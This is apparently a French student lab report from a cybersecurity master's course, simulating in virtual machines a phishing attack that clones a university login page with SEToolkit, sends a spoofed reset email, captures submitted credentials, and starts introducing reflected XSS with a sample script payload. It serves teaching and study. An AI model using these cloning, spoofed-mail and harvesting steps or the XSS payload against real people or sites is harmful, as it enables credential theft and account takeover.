


Master Cybersécurité Intelligente et Technologies Emergentes CITEch

Rapport TP1 : Simulation d'une attaque de phishing

Réalisé par : Youness AZZAKANI


Encadré par : Pr. Ghizlane ORHANOU


Introduction

Ce TP a pour objectif de simuler, dans un environnement contrôlé, une chaîne d'attaque complète centrée sur le phishing et l'exfiltration via XSS. Les manipulations ont été réalisées uniquement sur les machines virtuelles fournies (Kali Linux en tant qu'attaquant, Debian12 en tant que cible/serveur).


Partie 1 : Réalisation d'une attaque de phishing pour le vol de login et mot de passe

Dans cette partie, on préparera l'environnement de déroulement de ce TP.
Dans un premier temps, On configure le fichier **/etc/hosts** au niveau de la VM Kali**(Attaquant)**:





- IP : **192.168.22.100**
- Outils : SEToolkit, Python3 (http.server), CookieManager+ (Firefox)



Au niveau du VM Debian12 **(Victime / Serveur):**

```
root@master:~# ip addr flush dev ens33
root@master:~# ip addr add 192.168.22.22/24 dev ens33
root@master:~# ip link set dev ens33 up
root@master:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
    link/ether 00:0c:29:c2:fc:06 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.22.22/24 scope global ens33
       valid_lft forever preferred_lft forever
root@master:~# _
```

Après avoir configuré les adresses ip de chaque machine, on vérifie la connectivité entre ces deux:

```
┌──(elliot㉿fsociety)-[~]
└─$ ping -c 4 192.168.22.22
PING 192.168.22.22 (192.168.22.22) 56(84) bytes of data.
64 bytes from 192.168.22.22: icmp_seq=1 ttl=64 time=3.02 ms
64 bytes from 192.168.22.22: icmp_seq=2 ttl=64 time=2.66 ms
64 bytes from 192.168.22.22: icmp_seq=3 ttl=64 time=1.84 ms
64 bytes from 192.168.22.22: icmp_seq=4 ttl=64 time=1.98 ms

--- 192.168.22.22 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.837/2.376/3.022/0.485 ms
```

```
root@master:~# ping -c 4 192.168.22.100
PING 192.168.22.100 (192.168.22.100) 56(84) bytes of data.
64 bytes from 192.168.22.100: icmp_seq=1 ttl=64 time=1.35 ms
64 bytes from 192.168.22.100: icmp_seq=2 ttl=64 time=1.48 ms
64 bytes from 192.168.22.100: icmp_seq=3 ttl=64 time=1.55 ms
64 bytes from 192.168.22.100: icmp_seq=4 ttl=64 time=1.31 ms

--- 192.168.22.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 1.309/1.420/1.549/0.097 ms
root@master:~# _
```

La communication réseau passe sans problème entre les deux machines.


Phase I : Clonage d’un site web

But:

Créer une copie fonctionnelle (clone) d’une page d’authentification de la cible (http://etu.um5.ac.ma/login.php) et déployer un harvester capable de recevoir et stocker les données POST soumises par la victime.


Procédure (SEToolkit):

Premièrement on lance SEToolkit en root: **sudo setoolkit**




Dans le menu SEToolkit, On suit les étapes suivantes:

1) Social-Engineering Attacks → 2) Website Attack Vectors → 3) Credential Harvester Attack Method → 2) Site Cloner.



Ensuite, SEToolkit demandera : **URL du site à cloner** → on saisis **http://etu.um5.ac.ma/login.php** (ou l'URL de la cible).
SEToolkit va copier la page (cloner) et mettre en place un serveur web local pour servir le site cloné depuis la machine Kali.

Voila à quoi ressemble le site clôné **http://edu.um5.ac.ma:**



Phase II : Préparation du mail de phishing

But:

Envoyer un e-mail contenant un lien vers le site cloné afin d'inciter la victime à saisir ses informations d'authentification. Le mail est envoyé via le serveur SMTP local (VM Debian), simulant un envoi réaliste.

Procédure (SEToolkit : Mass Mailer)

> **Dans SEToolkit : 1) Social-Engineering Attacks → 5) Mass Mailer Attack → 1) E-Mail Attack Single Email Address → 2) One-Time Use Email Template.**

Paramètres saisis :

- **Subject:** ACTION REQUISE : Réinitialisation des informations de connexion
- **Corps du mail:** (texte fourni dans le TP, inclure le lien http://edu.um5.ac.ma/) ; terminer par END.

- **From:** root@master-fsr.ma **; From name:** ETU-SERVICE
- **SMTP server:** mail.master-fsr.ma (doit résoudre vers 192.168.22.22)
- **Destinataire:** master@master-fsr.ma

```
set:phishing> Subject of the email: ACTION REQUISE : Réinitialisation des informations de con
nexion
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:  Chers étudia
nts,
 Nous souhaitons vous informer qu'un problème technique a récemment affecté le système
 de gestion des comptes sur notre plateforme http://edu.um5.ac.ma/. En conséquence,
 certaines informations de connexion ont été désynchronisées.
 ImportantNext line of the body: Next line of the body: Next line of the body: Next line of t
he body:
Next line of the body: END
set:phishing> Send email to: master@master-fsr.ma

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com): root@master-fsr.ma
set:phishing> The FROM NAME the user will see: ETU-SERVICE
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): mail.master-fsr
.ma
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails

      Press <return> to continue
```


Résultat : le mail est envoyé par Kali vers le serveur SMTP (Debian), et la VM Debian doit recevoir ce mail dans la boîte de *master@master-fsr.ma*.

Sur la VM Debian on ouvre Firefox et on va sur :

http://mail.master-fsr.ma

On entre le login et le mot de passe suivant **:**

- **login :** *master@master-fsr.ma*
- **mot de passe :** *master2024*



Si la victime clique sur le lien et entre le username et le mot de passe, on peut facilement les capturer à l'aide

Après avoir cliqué sur le lien et entrer le username et le mote de passe, on les captures dans notre terminal de SEToolkit.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.145.135]: 1
92.168.22.100
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://etu.um5.ac.ma/login.php

[*] Cloning the website: http://etu.um5.ac.ma/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. R
egardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.22.100 - - [21/Oct/2025 05:38:25] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=2001991
POSSIBLE PASSWORD FIELD FOUND: password=youness10
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Phase III : Enchainement d'attaques - Exploitation de la vulnérabilité XSS et attaque de phishing

Rappel sur XSS réfléchi

XSS (Cross-Site Scripting) est une **faille de sécurité des applications web** qui permet à un attaquant d'injecter du **code JavaScript malveillant** (ou d'autres scripts) dans une page web vue par d'autres utilisateurs.

- **XSS réfléchi** : le payload malveillant est renvoyé immédiatement par l'application dans la réponse HTML (par ex. via un paramètre d'URL, un champ de recherche, etc.) et s'exécute dans le contexte du domaine vulnérable.
- Le **XSS réfléchi** se produit lorsque des données fournies par l'utilisateur dans une requête HTTP sont incluses dans le code source de la page web **sans aucune validation**.
- **Example**: http://site.com/page?query=<script>alert('XSS')</script>

La **vulnérabilité peut être exploitée comme dans le scénario illustré sur l'image ci-dessous :**



Impact potentiel :

L'attaquant pourrait envoyer des liens ou les intégrer dans un iframe sur un autre site web contenant un payload JavaScript, incitant des victimes potentielles à exécuter ce code dans leur navigateur, ce qui pourrait révéler des informations de session ou des données client.

Comment tester la présence d'un XSS réfléchi :

Il faut tester **tous** les points d'entrée possibles ; ceux-ci incluent notamment :


- les paramètres dans la chaîne de requête (query string) de l'URL,
- le chemin de fichier dans l'URL,
- parfois les en-têtes HTTP (même si en pratique ils sont rarement exploitables).

